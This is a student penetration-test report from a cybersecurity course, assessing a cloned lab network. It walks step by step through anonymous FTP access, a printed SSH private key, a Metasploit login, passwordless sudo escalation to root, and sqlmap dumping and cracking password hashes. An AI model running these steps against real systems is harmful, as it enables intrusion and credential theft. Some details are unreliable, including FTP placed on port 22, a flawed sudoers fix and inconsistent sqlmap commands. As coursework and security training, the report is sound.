



School of Informatics & IT
AY 2022/2023 Apr Semester

DIPLOMA IN CYBERSECURITY AND DIGITAL FORENSICS

ETHICAL HACKING AND INTRUSION PREVENTION (CCD2C03)

Project Report

Group Number	Name	Matric No
2	Mohamad Zikry	2100461i
	Isaac Tan	2100902B
	Caeden Low	2100346B
	Nur Haiqal	2100467F

Declaration of Non-plagiarism

Submitted by:

2100461i Mohamad Zikry Bin Fawzi

2100902B Isaac Tan

2100346B Low Chi Shun Caeden

2100467F Muhammad Nur Haiqal Bin Abdul Kader

Date: 07/08/2022

“By submitting this work, I am / we are declaring that I am / we are the originator(s) of this work and that all other original sources used in this work has been appropriately acknowledged.

I / We understand that plagiarism is the act of taking and using the whole or any part of another person’s work and presenting it as my/ our own without proper acknowledgement.

I / We also understand that plagiarism is an academic offence and that disciplinary action will be taken for plagiarism.”

NAME AND SIGNATURE OF STUDENT: 

NAME AND SIGNATURE OF STUDENT: 

NAME AND SIGNATURE OF STUDENT: 

NAME AND SIGNATURE OF STUDENT: 

Document Control

Document Details

Client Name	Sayed Hamzah
Classification	Confidential
Project Team Leader	Isaac Tan
Team Member(s)	Mohamad Zikry, Caeden Low, Nur Haiqal

Document History

Date	Version	Author	Comments
2/8/22	0.1	Isaac Tan, Mohamad Zikry, Caeden Low, Nur Haiqal	Report Draft + Declaration of Non-Plagiarism
2/8/22	0.2	Isaac Tan	Updated Section 4.9 and 5.0 for Set 4, Section 3 CVSS for the vulnerabilities
2/8/22	0.3	Caeden Low	Updated Section 4.1 and 4.2 for Set 1, Section 3 CVSS for the vulnerabilities.
3/8/22	0.4	Nur Haiqal	Updated Section 4.6, 4.7 and 4.8 for Set 3, Section 3 CVSS for the vulnerabilities
3/8/22	0.5	Mohamad Zikry	Updated Section 4.3, 4.4 and 4.5 for Set 2, Section 3 CVSS for the vulnerabilities
5/8/22	0.6	Caeden Low	Updated Table of Contents, Section 1 and 3
6/8/22	0.7	Mohamad Zikry	Updated Table of Contents, Sections 1, 2, 3 and 5
7/8/22	0.8	Isaac Tan, Mohamad Zikry, Caeden Low, Nur Haiqal	Updated Sections 2 and 5
7/8/22	1.0	Isaac Tan, Mohamad Zikry, Caeden Low, Nur Haiqal, Sayed Hamzah	Report Release

TABLE OF CONTENTS

1. PROJECT SCOPE.....	5
2. EXECUTIVE SUMMARY	5
3. FINDINGS OVERVIEW	9
4. DETAILED FINDINGS & RECOMMENDATIONS.....	10
4.1 FTP OPEN PORT WITH ANONYMOUS LOGIN ALLOWED	10
4.2 PRIVILEGE ESCALATION DUE TO MISCONFIGURATION	14
4.3 SQL INJECTION OF 'SEARCH' PARAMETER ON WEBAPP	17
4.4 UNRESTRICTED FILE UPLOAD FOR AVATAR PROFILE UPLOAD	20
4.5 PRIVILEGE ESCALATION VIA BROKEN ACCESS CONTROL.....	22
4.6 SENSITIVE DATA EXPOSURE	25
4.7 UNPATCHED NETWORK SHELL	27
4.8 ACCESS TO WINDOWS SHELL.....	31
4.9 LOW PRIVILEGE VIA SENSITIVE DATA EXPOSURE	33
5.0 PRIVILEGE ESCALATION VIA COMMAND EXECUTION WITH UNNECESSARY PRIVILEGES	36
5. TESTING METHODOLOGY	38

1. Project Scope

Engagement Type & Scoped Assets	Environment	Testing Date
<i>Internal Network Penetration Test (Blackbox)</i> <i>Network Subnet Address : 192.168.56.0/24</i> <i>Network Secondary Subnet Address: 172.31.12.0/24</i>	<i>Cloned Staging Environment</i> <i>Operating Systems involved: Linux, Windows</i>	<i>16 May 2022 to 05 August 2022</i>
<i>60 Man Days spent</i>		

The penetration test is to be done on-site over the course of 11.5 weeks, during office hours from 9 am to 6 pm. No credentials were provided for the assessment.

Limitations:

- Avoid performing tests outside of the provided networks
- Avoid performing exploits that can bring down or disable the environment

2. Executive Summary

Over the course of 11.5 weeks, 1337 Security Services Pte Ltd has been tasked to perform a Vulnerability Assessment and Penetration Test (VAPT) on 4 sets of assets hosted on a cloned staging environment provided by CDF Artworks Pte Ltd. Below are the executive summaries of each member in the team that was tasked to carry out the VAPT:

Caeden:

From the set I was assigned, I was able to discover 2 vulnerabilities in the linux system provided.

Firstly, there is a vulnerability that the FTP to connect to the target system on 192.168.56.22 was set to anonymous-only mode, which meant anyone, even bad actors are allowed to FTP to the server without correct and unique credentials. After connecting to the system via FTP, the two files inside, file.txt and file are not properly secured and are not encrypted, which allows it to be downloaded to the Kali Linux host system. The content of the files can be seen, and contain the ssh login private key, and ssh username. The impact of this is that important data, or file content can be stolen by anyone, as the FTP is not properly secured when using anonymous only mode. The recommendation to fix this is to turn off anonymous only mode for FTP, as well as to encrypt the files if needed to.

Secondly, after using the contents of the file and file.txt, SSH login is possible into the system. After doing that, it is very easy to gain access to root, by doing `sudo -l` to see which sudo command does not need any password. When doing `sudo -l`, the command “`sudo su`” is not restricted by password, and the user can just type it to escalate their privilege to root. This is a vulnerability as any bad actors that have accessed the system via the FTP from the last vulnerability, can just escalate themselves to root from a low privilege user. They can do anything from there such as deleting or modifying important file content which is also detrimental. To fix this, it is suggested to properly configure the sudoers file, to make it default for all sudo commands to require a password to prevent this from happening.

Zikry:

I managed to discover 3 vulnerabilities in the first target system, within the 192.168.56.0 subnet. The first is a [SQL Injection vulnerability of the 'search' parameter](#) on the home page of the web app, the second would be the [Unrestricted File Upload of the Avatar Profile Upload](#) on the admin profile page and the third is the [Privilege Escalation to root using Broken Access Control](#).

The impact of the SQL Injection vulnerability is that an unauthorized user can view sensitive company information stored on the database, such as existing users and their respective passwords. With tools like sqlmap, the unauthorized user is also possibly able to unhash the hashed password values if the hash algorithm used is not secure. A recommendation to mitigate this vulnerability is to implement prepared statements or parameterized queries.

The Unrestricted File Upload vulnerability allows an attacker, who has admin login credentials for the web application, to create a shell into the target system by uploading a malicious file of any file type. This can impact the company as an unauthorised personnel now with a low privilege shell can read, modify or delete company sensitive files that the low privilege shell has permission to. A recommendation to mitigate this vulnerability is to perform case-insensitive evaluation of the file's extensions, on web servers that support it, to prevent bypassing methods.

The Broken Access Control is when the access control policy, used to not allow users to complete actions outside of their intended permissions, fails. Allowing, for example, a low privilege user to privilege escalate to root privilege. The recommendation for this vulnerability is to log when the Access Control is broken, which alerts admins regarding the breach in security.

Haiqal

From what I have been assigned, my main objective is to find the possible vulnerabilities in the Linux machine and Windows machine provided.

The brief overview of my findings so far is the lack of security and encryption kept for credentials. I can find credentials just by executing a single command, which can be detrimental as it can be a step forward for attackers to proceed with escalating the privileges. Not only that, but I am also thoroughly surprised how easy it was to get into the Linux system just by brute-forcing the possible names and passwords. Lastly, I was also exposed to the Windows IP Address via the Linux machine and was given an opportunity to conduct shell access to the system.

There are many recommendations that can be fixed for these vulnerabilities that I have mentioned. Some can be as easy as storing sensitive data credentials onto an encrypted folder on the host machine to prevent easy access for the attackers. For the prevention of shell access, monitoring or locking the outgoing connections may help to further restrict the attack conducted by the attacker. Another possibility is to set up a proxy server with restricted destinations and controls. The simplest method is to have Imperva which allows API security which ensures the API endpoints are protected, shielding from exploitations. These can be applied to both shell access in both operating systems.

Isaac

I managed to find 2 vulnerabilities for the 4th target machine. The first vulnerability is Sensitive Data Exposure by using the dirb and nikto scanning tools and the other vulnerability being the privilege escalation to root via Command Execution with Unnecessary Privileges.

The impact of the Sensitive Data Exposure vulnerability is that the attacker can easily steal user login credentials and use it to get inside the web application or the target machine. By using scanning tools like dirb and nikto, the attacker can scan the web server for security threats and show the output as file names that can be appended at the end of the web application URL, some of which can be hidden text files with hidden messages. A recommendation to resolve this vulnerability would be to always make sure to encrypt all sensitive data.

The Command Execution with Unnecessary Privileges refers to the availability for a low privilege user to view the sudo commands that he can run. After viewing what commands can be run, the attacker can easily search up from the website GTF0Bins and use the commands from there to get root privilege. A recommendation to mitigate this vulnerability would be to log access control failures and to alert administrators when appropriate.

3. Findings Overview

<u>CVSSv3 Risk Rating</u>	<u>Number of Vulnerabilities</u>
Critical	0
High	8
Medium	2
Low	0
Informational / Advisory	0

<u>Finding Name</u>	<u>Discovered By</u>	<u>CVSSv3 Score</u>	<u>CVSSv3 Risk Rating</u>
FTP Open Port with Anonymous Login allowed	<i>Caeden</i>	<i>7.5</i>	<i>High</i>
Privilege Escalation due to Misconfiguration	<i>Caeden</i>	<i>8.1</i>	<i>High</i>
SQL Injection of 'search' parameter on Webapp	<i>Mohamad Zikry</i>	<i>8.6</i>	<i>High</i>
Unrestricted File Upload for Avatar Profile Upload	<i>Mohamad Zikry</i>	<i>5.5</i>	<i>Medium</i>
Privilege Escalation via Broken Access Control	<i>Mohamad Zikry</i>	<i>7.5</i>	<i>High</i>
Sensitive Data Exposure	<i>Haiqal</i>	<i>7.5</i>	<i>High</i>
Unpatched Network Shell	<i>Haiqal</i>	<i>7.0</i>	<i>High</i>
Access to Windows Shell	<i>Haiqal</i>	<i>4.1</i>	<i>Medium</i>
Low Privilege via Sensitive Data Exposure	<i>Isaac</i>	<i>7.6</i>	<i>High</i>
Privilege Escalation via Command Execution with Unnecessary Privileges	<i>Isaac</i>	<i>7.8</i>	<i>High</i>

4. Detailed Findings & Recommendations

4.1 FTP Open Port with Anonymous Login allowed

CVSSv3 Risk Rating: High

CVSSv3 Score: 7.5

CVSSv3 Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

Vulnerability discovered by: Caeden Low

Impact

- The finding here is that the FTP port is open and is vulnerable because FTP login is set to anonymous only, which allows easy access for hackers to enter the system without needing any unique credentials, and the files are not properly secured or encrypted without any password which allows anyone who can access the accounts, access the files which have the SSH login and password as the content.
- The business impact is that hackers can access the system easily and access and download the files of the system (via 'get' command) if not properly secured, which could cause loss of important data or trade secrets that would be detrimental for the business, leading to a lawsuit or the leaking of business secrets.

Technical Details

1. Open the KALI LINUX VM and open the terminal.
2. Ensure EHIP CS Machines 1 and 2 are running.
3. Enter `ifconfig` to get the IP Address and subnet mask of your VM.
4. Then, we will use the `nmap` command to help us scan for all accessible IP Addresses on this subnet (from 192.168.56.0 to 192.168.56.255).
5. Enter `nmap -sn 192.168.56.100/24` and you should retrieve all IP Addresses on the subnet.
6. Now, we will enter `nmap -O` for all the IP Addresses to find out which is the target we want to find, so in this case it should be a Linux machine (running ubuntu).
7. After scanning all the IP Addresses with `nmap -O` which allows OS detection, we see that **192.168.56.22** is the target machine as it is the only IP Address running Linux.
8. Now, we see that TCP port 22 is open, which happens to be FTP, so let's try to log on by entering `ftp 192.168.56.22`.

```
(root@tp)-[~]
# ftp 192.168.56.22
Connected to 192.168.56.22.
220 (vsFTPd 3.0.3)
Name (192.168.56.22:root): test
530 This FTP server is anonymous only.
ftp: Login failed
ftp> █
```

9. Now we can see that “FTP server is anonymous only” when we try to log in with test credentials, this means that username is “anonymous”, and password is also “anonymous” because the login is anonymous only.
10. Let’s login now and try!

```
ftp> ftp 192.168.56.22
Connected to 192.168.56.22.
220 (vsFTPd 3.0.3)
Name (192.168.56.22:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
```

11. As we can see, login is successful, and we are able to enter `ls` to view all the files in the system.

```
ftp> ls
229 Entering Extended Passive Mode (|||29190|)
150 Here comes the directory listing.
-rw-r--r--    1 0          0          2602 Apr 20 05:09 file
-rw-r--r--    1 65534     65534       78 Apr 20 05:31 file.txt
226 Directory send OK.
ftp> █
```

12. Let’s download the file to our VM by entering `get file`.

```
ftp> get file
local: file remote: file
229 Entering Extended Passive Mode (|||33688|)
150 Opening BINARY mode data connection for file (2602 bytes).
100% |*****| 2602      1.60 MiB/s   00:00 ETA
226 Transfer complete.
2602 bytes received in 00:00 (950.26 KiB/s)
ftp> get file.txt
local: file.txt remote: file.txt
229 Entering Extended Passive Mode (|||45938|)
150 Opening BINARY mode data connection for file.txt (78 bytes).
100% |*****| 78      29.39 KiB/s   00:00 ETA
```

13. Now let’s enter `ls` to see if it's downloaded to our VM.

14. Let's see what's in the "file" and "file.txt"

```
└─# cat file
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnZAc1rZXktZjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAAdzc2gtcn
NhAAAAAAwEAAQAAAYEA3w/hL8+R+Dk/daW6qzXNoQwmYDu58kVa02u1xWLMsVhOv3rth6lf
BhsK3y4cHLOsLDCszNJV1Q58qs4R3Uy9VOPj4ST5wP7G77kAnStCNU8HQvwSGpJ46JgFKZ
EMS0E+Ob0Fux8MxdNtBrGJKIAWME+FNm+6fdDPwinBjwhzgcGrN7A54Nkung13KI4yTvaR
abRdWeUNjxS1zb7iuXzNDI4HP0VTJNeYy4419C1QeMtLqrGsX74eKSj9DRSaiGKDC9tNaW
ZgEMG6j/3wOEQZDvc4KC+7xg+2CMCXD+b+8FJ0X2OrAk00f83NhtA3cjzHqpQfHbKazZis
c9f22Iiq+PHiYl2wbFkSXo05/Hh3XYk63i+ovelpTjXWxtt0PoI0K9fngBunEWbMjKQNMG
x18Kd/Jd6+x8morkWkTkoHYq9Ht5iDNQLA+FKbHhGciSz+9YtFr0YyuUg6q8NsE5qRJAUF
0i5360+zJqEUCZr7DuqMN7cQAUH2M3+Qb8YqdCXAAAFiKN+XSWjfl0lAAAAB3NzaC1yc2
EAAAGBAN8P4S/Pkfg5P3Wluqs1zaEMJmA7ufJFWtNrtCvI5kLYTr967YepXwYbCt8uHByz
rJQwrMzSVdU0fKroEd1MvVTj4+Ek+cD+xu+5AJ0rQjvbB0L8EhqSe0iYBSmRDEtBPjmhbb
L/DMXTbQa4cSiAFjBPhtZvun3Qz8IpwScIc4HBqzew0eDZLp4NdyiOMk72kWm0XVnLDY8U
tc2+4r18zQy0Bz9FuyTXmMuONfQtUHjLS6qxrF++Hiko/Q0UmohigwvbtWlmyBDBuo/98D
hEGM730Cgv8YPTgtjAlw/m/vBSdF9jqwJNDn/NzYbQN3I8*6qUHX2yms2YrHPX9tiIqvQR
4mJdsGxZEL6N0fx4d12J0t4vqL3pabSV1sbbTj6CNCvX5xgbpxFmzIykDTBsZfCnfyXevs
fJgK5FpE5K82KvR7eYgZUCwPhSmx4RnIks/vWLRazmMrLI0qvDbB0akSQFBToud+tPsyah
FamcUew7qjDe3EAFB2TN/kg/GKnQlWAAAAMBAAEAAAGBAL2kXIkvaIsLVO5IgCmrdoVjNQ
VAAhjtYghRJRsoING5rx4oJvJ8/vW5eLU5GwqhCEB0QhyErMuu+Lji+CfQ6A0L+EEDEKoW
cb/Bg7ob2xGLKofSmXmp6c2l4U2zmcYpU+PustRAJfXSILDbqj2amEK+eL0NRHpPGzMyGJ
s83icFJRITy0FUpAOP4yzBqBfmHT7HL06MJHju3JptnYihiBsSbSrnn4aFHcyBvXE5TV9F
R7F5mNLVY4M07AVA7Rji1nyULTM0GUV40B1uoQV4SNBU10Y97p8KwRnFfLWnb85M/2Bq5A
3b67LvqjID35VwnVokBRCWERuqs+2Muq0iIkTofa0MEdeFlakT8bLQkZ9Dd9qAYVV6NRB0
7KHDwmkLDP4cpLnyhz358cuQ67QJO+I/IbbuiLiMiTQ2lpK0/egcBqH8MMb+RJV29X32Lv
Zr+/8Z9Zpl7QnjsMyiez0C9Xvu4aiL3k+R6KA3dxz/gDeL5ZxjdZgov3GSFvpKuEEmAQAA
AMALgZje0Yc2X+DH/jH++ScUg4/KgQ56UzEcUEL5T5iuMHDJfEorTIQWXOMYSYk+HC/L5T
EvoUboNVWFIO9XR70e0vLusAFxArnVELHZk8rynp6xVilz0X4wWURpCQhc95Tdx4vLryBD
mHCivMybEtCKgQwzPvJ2aDjhobogG/3oM4WggZGYazNDP4eYx7o0LWvfEzZ1kzPgVUGxjGQ
Y9k07khykYFqmql0b6anxmwFku1dYzW9SC/1kVLO66rikRRPYAAADBAPf+a0io4YQKuEm8
uHE13iaJWw7wYc3m4M6+hnPAEW03j4ZEYvHDeIpLO6rX0aJfdR+XnmwtNnsnyLAHnlaRgW
qREmFLDHBGR2VMXU0aIx9Fx+owCVx+YtDn4paZpZdKb9cpcIy37Co9D5TdKW8QshLpDLyT
2+MLhGjhG0G3CF3tXD4xaACyVJ1+M/sgZPP/v37YKBrY+fC5ZH7cXuKELMkedHkAo6+Ba7
S+xV9NV+XJd6xJwI4p+ObCc+bpB/yeFwAAAMEA5kNqr3hcwQfrzKbN0E49g8qameQ4B4kp
c6YWsNZxSTA/EdgiURpc0SuBuYD+EDADBEbM7HbRv1ebHa6Co/Ynf9YEG7jTwFGSpCeWqS
UH0tlrchvtBSLlaQz0uj0ZpfPEZiIhyLkE7/9ePUe73GNpo4av/MSK9S99ocWkfsxaFkW0
+T0PmP6h+9paYlQycXajuwCv2cQKyuznEENpfV2T81/Mrfd7BzJuNpYmVYUozV8ytaXCS6
Jcixrf5Qpf2nGBAAAC3Jvb3RADWJ1bnR1AQIDBAUGBw==
-----END OPENSSH PRIVATE KEY-----
```

```
(root@tp)-[~]
└─# cat file.txt
Hey www-data,

Here's your key, please do not lose it will ya?

Regards,
Root
```

15. Okay, as we can see, there is a **SSH private key**, and "**www-data**" is the username.

16. This can be exploited to gain access to 192.168.56.22 Linux system by SSH so it is dangerous.

Recommendations

- Disable anonymous FTP and periodically check that no confidential data is made available.
- Can be done by doing `vi /etc/vsftpd/vsftpd.conf` and editing the text "ANONYMOUS_ENABLE=YES" to "ANONYMOUS_ENABLE=NO" and restart.
- FTP should not allow anonymous access anymore, then they will not have access to the files anymore.
- They should secure the files by encrypting it for an extra measure.

Affected Assets

<u>IP Address</u>	<u>Protocol (TCP/UDP)</u>	<u>Description of Affected Service</u>	<u>Status</u>
192.168.56.22	TCP 22	vsftpd 3.0.3	Not Fixed

References

<u>Category</u>	<u>Reference Title & URL</u>
OWASP	
CWE	<u>CWE - CWE-284: Improper Access Control (4.8) (mitre.org)</u>
CAPEC	<u>CAPEC - CAPEC-180: Exploiting Incorrectly Configured Access Control Security Levels (Version 3.7) (mitre.org)</u>

4.2 Privilege Escalation due to Misconfiguration

CVSSv3 Risk Rating: High

CVSSv3 Score: 8.1

CVSSv3 Vector: CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N

Vulnerability discovered by: Caeden Low

Impact

- With the SSH login key and username provided earlier, we can SSH login into the ubuntu machine 192.168.56.22, and as a low privilege user in the system, the sudo command is misconfigured, and allows any user of any privilege to use it without a password, thus being able to achieve root level and escalate the user's privilege just by the `sudo su` command.
- The business impact here is that any bad actors can escalate their privileges to root due to a simple misconfiguration and is detrimental to the business as the bad actor now has control over all files and can modify, access or delete any files they want to, and could even lead to lawsuits or the business closing due to the loss or leaking of important and crucial data that helps the business run.

Technical Details

- Continuing from the previous vulnerability where we have the SSH login key and username we will use it to login. How do we do this? Let's continue with the steps
- Now, enter the following commands:

```
msfdb init
msfconsole
```

```
msf6 > search ssh_login

Matching Modules

#  Name                                     Disclosure Date   Rank    Check  Description
-  -                                     -               -      -      -
0  auxiliary/scanner/ssh/ssh_login          normal          No      SSH Login Check Scanner
1  auxiliary/scanner/ssh/ssh_login_pubkey   normal          No      SSH Public Key Login Scanner

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/ssh/ssh_login_pubkey
```

- We want to use `ssh_login_pubkey` to login using SSH, so we will type "use 1"
- Next, type `show options` to see what we need to configure to run this meterpreter module

```
msf6 auxiliary(scanner/ssh/ssh_login_pubkey) > show options

Module options (auxiliary/scanner/ssh/ssh_login_pubkey):

Name           Current Setting  Required  Description
-             -              -          -
BRUTEFORCE_SPEED 5                yes       How fast to bruteforce, from 0 to 5
DB_ALL_USERS     false           no        Add all users in the current database to the list
KEY_PASS         no              no        Passphrase for SSH private key(s)
KEY_PATH         no              no        Filename or directory of cleartext private keys. Filenames beginning with a dot, or ending in ".pub" will be skipped. Duplicate private keys will be ignored.
PRIVATE_KEY      no              no        The string value of the private key that will be used. If you are using MSFConsole, this value should be set as file:PRIVATE_KEY_PATH. OpenSSH, RSA, DSA, and ECDSA private keys are supported.
RHOSTS           no              yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT           22              yes       The target port
STOP_ON_SUCCESS  false           yes       Stop guessing when a credential works for a host
THREADS          1               yes       The number of concurrent threads (max one per host)
USERNAME         no              no        A specific username to authenticate as
USER_FILE        no              no        File containing usernames, one per line
VERBOSE         true            yes       Whether to print output for all attempts
```

- We can see that we need to configure `KEY_PATH`, for the path to the file with the private key, so that we don't need to manually copy it in and paste it, and we will need to configure the `USERNAME` and `RHOSTS` too.

- Configure the following:
KEY_PATH => /root/.file
RHOSTS => 192.168.56.22
USERNAME => www-data
- Now separately type each in one line: set KEY_PATH /root/.file, set RHOSTS 192.168.56.22 and set USERNAME www-data and enter run
- You should be able to see this now

```
8bLQkZ9Dd9gAYV6NRB07KIDmKLDp4cpLnyhz358cuQ67QJ0+I/Ibbu1L1M1TQ2
1pK0/eggBqH8MMb+R2V29X321vZt+/829Zp170nj5Myiez0C9Xvu4aiL3k+R6KA3
dxz/gDeLSzjdZgov3GSFvpKUEmAQbWQD3/mjoq06ECrhJvLhxNd4miVs08GHN
SuD0v0zWzBFj4+GRMrw31KSzuq1zm1X3UfL55sLTZ7J8pQ855MkYFokRjH2Qxw
YEdLTF1DmiMfrcfMAlcfmLQ5+KmmawXSm/XXCMT+wpPQ+U3S1vEL1S6Qy8k9vj
C4Ro4Rjthwd7Vw+MwgAsLSdfjP7IGtz/79+2Cga2PmwWR+3F7ihCzJHnR5AK0v
gWu0vsVFTVFLYXesScCKFjmnPm6W/8nhcCgcEA5kNqr3hcwQFrzKbNOE49g8qa
meQ4B4kpc6YWsnZxSTA/EdgIurpc08uYbYD+EDADBEbM7HbRv1ebHa6Co/YnF9YE
G7jTWfGSpCeqSUH0LrchrvtBSLLaQz0uJ0ZpfPEZ1IhyLkE7/9ePue73GNpo4av
/MSK9599ocWkfsaFKW0+TOPmP6h+9paYLQyCxaJuWCv2cQKyuznEENpFV2T81/M
rFd7BzJuNpYmVUozV8ytaXc56Jc1xrf5QpfZnGBAqAAc8LONcyfe10IguMvNcN
vb4Zuc8rB3NtpFRjaq1196I4+804rza7x7201V7r6GJfemuCrk10IGvt3-20TBdK
me1iku9HvF1V0z1LXNlce+rdp9Z-08jgm6Hdvzfb01TRoAIXXg9HwSWCbZmHxd1D
Vnv4gc9YRR+qYZFyunkKvuai5SsnUpLymVd0TZqY4aa10Nk2waftd1AC2aIF1yUb
poPgW2mVmwAwmbv/hNka9w2FKzCjLjkPlutk00Tsm10VaoHAU2kAcGetUc9IV218
0XSmG+N8dVqSVUhyV45GkocNKnHrps8W+dZu4OZd5Qd3gs3R04j7/K4wEdE3dv
o2071bdA7bnaGsR1jzwnylTeoMxd130nL0+1LT190WQum21bIPFkaLMXYoWIm
zwLD9Z5I4uuunpLjABIQhZMw9M0MxksD0PNba17K6Sa0TckwEzTzPL5ReDjIqUI
xXzsZzDAuBP54PWHrWZTvyNJUHu3ps1QwI0j8M/FYtYLNf0BAoHAC4GY3jmhNL/g
x/4x/vknFBuPyoE0eLMxHfBC-U+YrjBwyXxKK0yEF1zGEmJPhwvy+UxL6FGDDV
hSKPV0ezntL5brAH1wK5IRJRZPK8p6esVYpZl+MF1EaQKIXPeU3ceL5a8gQ5hw
orzMmxLQioEMWz7ydmg4W6IBv96DOFoIGRmgszQz+HmMe6NC1r3xM2dZMz4FVIM
YxkGPZDu5IcpGBapqPtm+mp8ZsHSLtXMM1vUgv9ZFZTuqq4pEUT2
-----END RSA PRIVATE KEY-----
uid=33(www-data) gid=33(www-data) groups=33(www-data) Linux ubuntu 5.4.0-109-generic #123-Ubuntu SMP Fri Apr 8 09:10:54 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux
[*] No active DB -- Credential data will not be saved!
[*] SSH session 1 opened (192.168.56.100:42059 -> 192.168.56.22:22) at 2022-08-04 11:53:55 +0000
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login_pubkey) > |
```

- Now we have a session open after logging in with SSH, enter sessions -l to see which sessions are available to use.

```
msf6 auxiliary(scanner/ssh/ssh_login_pubkey) > sessions -l

Active sessions
-----
Id  Name  Type      Information      Connection
--  ---  --
1   shell linux    SSH root @      192.168.56.100:42059 -> 192.168.56.22:22 (192.168.56.22)

msf6 auxiliary(scanner/ssh/ssh_login_pubkey) > |
```

- We can see 192.168.56.100 (our IP Address) => 192.168.56.22:22 (the ubuntu system with port 22, which is SSH. Let's use that session by entering sessions 1
- You should see [*] Starting interaction with 1...
- We are now in the system, and we can type ls and id to see what files are inside and what privilege we have now.

```
msf6 auxiliary(scanner/ssh/ssh_login_pubkey) > sessions 1
[*] Starting interaction with 1...

ls
html
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

- Now we can type sudo -l, to see which files and which command can be accessed by sudo without a password

```
sudo -l
Matching Defaults entries for www-data on ubuntu:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on ubuntu:
(ALL : ALL) NOPASSWD: ALL
```

- What it says for the second command is that www-data (user we are logged in as) can run sudo with no password.

- This means that we can enter `sudo su` to gain root access without any password.
- After that, we type `id` to see if we have gained root access.

```
sudo su
id
uid=0(root) gid=0(root) groups=0(root)
```

- Now that we have root access, we have escalated our privilege.

Recommendations

- We want to make sudo require a password, so we want to modify the `/etc/sudoers` file to make it default for sudo to ask for the root password.
- `vim /etc/sudoers` and then add "Defaults rootpw" then press escape and type `:wq` to save the changes.

Affected Assets

<u>IP Address</u>	<u>Protocol (TCP/UDP)</u>	<u>Description of Affected Service</u>	<u>Status</u>
192.168.56.22	-	Misconfiguration where all sudo commands do not require passwords regardless of the privilege of the user. This allows the user to escalate the privilege by using <code>sudo su</code> without a password.	Not Fixed

References

<u>Category</u>	<u>Reference Title & URL</u>
OWASP	
CWE	CWE - CWE-250: Execution with Unnecessary Privileges (4.8) (mitre.org)
CAPEC	CAPEC - CAPEC-233: Privilege Escalation (Version 3.7) (mitre.org)

4.3 SQL Injection of 'search' parameter on Webapp

CVSSv3 Risk Rating: High

CVSSv3 Score: 8.6

CVSSv3 Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:L

Vulnerability discovered by: Mohamad Zikry

Impact

- SQL Injection takes place when a software constructs and executes an SQL query using externally-influenced input from an upstream component and does not neutralize special elements, from that input, that can modify the intended SQL query.
- The 'search' parameter found in the Search function, at the Home page of the webapp, is vulnerable to SQL Injection. This allows an unauthorized user to view contents of the databases stored in the target system using the sqlmap tool, data such as existing username and passwords.
- Since the attacker manages to steal usernames and passwords from the database, the Confidentiality impact of the vulnerability is **High**.
- With the ability to read sensitive information, it is also possible for the modification of data in the database with an SQL Injection attack. Thus, the Integrity impact is **Low**.
- With the possibility of user login into the target machine using the found login credentials, the attacker can remotely execute a poweroff command over the network which will temporarily disrupt the services running on the target machine. Thus, the Availability impact is **Low**.

Technical Details

1. The first target IP address, 192.168.56.42, can be found on the same sub-network using the following command: `nmap -sn 192.168.56.0/24`
2. To find the available network services on the machine with IP address 192.168.56.42, run the following command: `nmap -sV -p- -n -O 192.168.56.42`
The service that we are interested in is the Apache httpd 2.4.41 (Ubuntu), open on port 80 TCP.
3. Go to `http://192.168.56.42` and enter "test" into the search function on the home page of the website. Use Burpsuite to view and save the request, do this by right clicking on the request and "copy to file" as "sqlinjection.adminlogin.request" in the /root/Documents directory.

- To test if the 'search' parameter, in the previously saved request, is vulnerable to SQL Injection the following sqlmap command is used:

```
sqlmap -r /root/Documents/sqlinjection.adminlogin.request
-p username -dbs
```

- it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] **Y**

```
[23:30:09] [INFO] GET parameter 'search' is 'Generic UNION query (NULL) - 1 to 10 columns' injectable
[23:30:09] [INFO] checking if the injection point on GET parameter 'search' is a false positive
GET parameter 'search' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
```

As seen above, the 'search' parameter is vulnerable to SQL Injection. Thus, enabling us to view the contents in the databases below.

```
[23:30:15] [INFO] fetching database names
available databases [3]:
[*] church_db
[*] information_schema
[*] secretdb
```

- We can dump out the usernames and hash password values found in the 'secrettabs' table of the 'secretdb' database using the command below, while using sqlmap to unhash the hash values to output the passwords into cleartext:

```
sqlmap -r /root/Documents/sqlinjection.search.request -p search
-D secretdb -T secrettabs -C username,password --dump
```

```
Database: secretdb
Table: secrettabs
[4 entries]
+-----+-----+
| username | password |
+-----+-----+
| johnpaul | 5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8 (password) |
| leroyjenkins | 936a185caaa266bb9cbe981e9e05cb78cd732b0b3280eb944412bb6f8f8f07af (helloworld) |
| johncena | 2ac58ead12eb19ae97214c1fbf0a760df1a6f3f5ca3b889eac93afb6150d31eb |
| rickmorty | 3b0fe0d342e9fa16a5c68dbba33f2e63c024f72a9d4c1ce1028570101d5229ff (internet) |
+-----+-----+
```

Note: When running both sqlmap commands in Step 5 and Step 6, the command will prompt for the user inputs for the following questions shown below, answer accordingly.

```
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[00:47:16] [INFO] writing hashes to a temporary file '/tmp/sqlmapivzzi_ri5233/sqlmaphashes-gw4xiz4r.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[00:47:18] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>
[00:47:19] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
```

Press Enter

